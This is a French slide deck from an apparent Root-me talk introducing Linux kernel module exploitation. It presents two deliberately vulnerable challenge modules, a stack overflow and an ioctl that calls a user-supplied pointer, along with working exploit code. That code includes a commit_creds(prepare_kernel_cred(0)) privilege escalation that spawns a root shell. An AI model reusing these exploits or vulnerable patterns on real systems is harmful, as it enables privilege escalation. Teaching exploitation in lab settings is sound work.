



Intro pwn kernel

Root-me

xx/xx/2024

Whoami


SYNACKTIV



- Paul Viel (Dvorhack)
- Reverser at Synacktiv
- CTF Player HackUTT, Hexagon, MadelnFrance, PwnStars



- Entreprise de cybersécurité offensive
- + de 160 ninjas
- Plusieurs pôles: Reverse, Pentest, Dev, CSIRT
- Sur 5 lieux: Paris, Rennes, Lyon, Toulouse et Lille




On Recrute !!


Plan

- Qu'est-ce qu'un kernel ?
- Comment fonctionnel un module kernel ?
- Debug
- Démo
- Pour aller plus loin


Kernel: utilité



Kernel: parties du kernel




Kernel: où est-il ?



Syscall

source



Linux est open source !

Vérifiez vous même: <https://elixir.bootlin.com/linux/latest/source>

Module Kernel: c'est quoi

- Ajout de fonctionnalité au kernel
- On peut le charger au runtime

Module Kernel: a quoi ça sert ?

- Nouveau périphérique, filesystem, syscall, networks protocol ...
- Cheat jeu vidéo
- EDR
- Virtualisation

Module Kernel: à quoi ça ressemble ?

- C'est un ELF
- Extension en `.ko`
- Ecrit en C (rust possible depuis Linux 6.1)
- Soumis aux vulnérabilités du C: BOF, Format string, Race condition, ...

Module Kernel: Comment on interagit avec ? SYNACKTIV

Process code

```
int main(){  
    char buf[100];  
    int fd = open("/dev/mon_module", O_RDWR);  
    strcpy(buf, "Bonjour module");  
    write(fd, buf, strlen(buf));  
  
    read(fd, buf, 10);  
    puts(buf);  
}
```

Module Code (char device)

```
static ssize_t module_read(...) {  
    ...  
}  
static ssize_t module_write(...) {  
    ...  
}  
static int __init my_module_init(void) {  
    ...  
}  
static void __exit my_module_exit(void) {  
    ...  
}  
module_init(my_module_init);  
module_exit(my_module_exit);
```

Examples: Stack Bof

- Module 1

```
static ssize_t mymodule_write(struct file *filp, const char __user *buffer, size_t len, loff_t *off) {
    int ret = 0;
    char local_buf[0x100];

    printk(KERN_INFO "[mymodule] in mymodule_write");

    ret = copy_from_user(local_buf, buffer, len);
    return ret;
}
```

- Make it crash
- Watch with GDB

PS: j'ai modifié le kernel pour que ça marche, venez me dm si vous voulez tester

Solution 1

```
void main(){
    int fd = open("/dev/mymodule", O_RDWR);
    write(fd, main, 0x200);
}
```

Solution 1

```
/ $ /tmp/mount/exploit
[ 3.736841] [chall_1] in chall_1_write
[ 3.737270] BUG: unable to handle page fault for address: fffffc900001c0000
[ 3.737597] #PF: supervisor write access in kernel mode
[ 3.737677] #PF: error_code(0x0002) - not-present page
[ 3.737798] PGD 3800067 P4D 3800067 PUD 3912067 PMD 3913067 PTE 0
[ 3.738070] Oops: 0002 [#1] PREEMPT SMP NOOPTI
[ 3.738279] CPU: 0 PID: 83 Comm: exploit Tainted: G          0      6.9.2 #9
[ 3.738412] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.16.2-debian
[ 3.738616] RIP: 0010:memset_orig+0x33/0xb0
[ 3.739196] Code: b6 ce 48 b8 01 01 01 01 01 01 01 01 48 0f af c1 41 89 f9 41 83 e1
[ 3.739415] RSP: 0018:fffffc900001bfd50 EFLAGS: 00000203
[ 3.739502] RAX: 0000000000000000 RBX: 00007ffdbb032ae0 RCX: 0000000000000008
[ 3.739591] RDX: 000000000000268 RSI: 0000000000000000 RDI: fffffc900001c0000
[ 3.739676] RBP: 000000000000500 R08: ffffffc900001bfd68 R09: 0000000000000000
[ 3.739760] R10: ffffffc900001c0000 R11: ffffffff82a58a40 R12: ffff888003b6d800
[ 3.739847] R13: 00007ffdbb032ae0 R14: ffffffc900001bff10 R15: ffff8880042e2ac0
[ 3.739963] FS: 000000002ee2e380(0000) GS:ffff88800f800000(0000) knlGS:000000000000
[ 3.740106] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 3.740183] CR2: ffffffc900001c0000 CR3: 0000000042f0000 CR4: 0000000000006f0
[ 3.740328] Call Trace:
[ 3.740732] <TASK>
[ 3.740883] ? __die+0x1e/0x60
[ 3.740958] ? page_fault_oops+0x16b/0x450
[ 3.741016] ? search_extable+0x26/0x30
[ 3.741064] ? memset_orig+0x33/0xb0
[ 3.741111] ? search_module_extables+0x14/0x50
[ 3.741171] ? exc_page_fault+0xab/0x150
[ 3.741220] ? asm_exc_page_fault+0x26/0x30
[ 3.741282] ? memset_orig+0x33/0xb0
[ 3.741327] _copy_from_user+0x60/0x70
[ 3.741408] chall_1_write+0x3d/0x50 [module1]
```

Examples: ioctl

- Module 2 (No SMEP, no SMAP, no PTI, no KASLR)

```
static ssize_t chall_2_ioctl(struct file *filp, unsigned int code, unsigned long data) {  
    switch(code){  
        case 0xbabe:  
            function = (unsigned long (*)(void)) data;  
            function();  
            break;  
  
    }  
    return ret;  
}
```


- Get a root shell

PS: j'ai modifié le kernel pour que ça marche, venez me dm si vous voulez tester

Solution 2

```
struct task_struct {  
    int pid;  
    long stack_canary;  
    struct task_struct *parent;  
    struct cred *creds;  
    /* ... */  
}
```

```
struct cred {  
    int uid;  
    int gid;  
    int euid;  
    int egid;  
    /* ... */  
}
```



```
struct cred *prepare_kernel_cred(struct task_struct *);  
int commit_creds(struct cred *);
```

Solution 2

```
// gcc -static -no-pie exploit.c

void *(*prepare_kernel_cred)(int) = 0xffffffff810b9ef0;
void (*commit_creds)(void *) = 0xffffffff810b9c60;

void shellcode(){
    commit_creds(prepare_kernel_cred(0));
}

int main(){
    char buf[100];
    int fd = open("/dev/chall2", O_RDWR);

    ioctl(fd, 0xbabe, shellcode);
    system("/bin/sh");
}
```

Solution 2

```
/ $ whoami  
user  
/ $ /tmp/mount/exploit  
Executing ioctl  
Uid = 0  
Opening shell  
/ # whoami  
root
```

Pour aller plus loin

- Protections: KASLR, SMEP, SMAP
- ROPchain: ret2usr, ret2dir
- Protections vuln hardware: KPTI (spectre & meltdown)



<https://www.linkedin.com/company/synacktiv>



<https://twitter.com/synacktiv>



<https://synacktiv.com>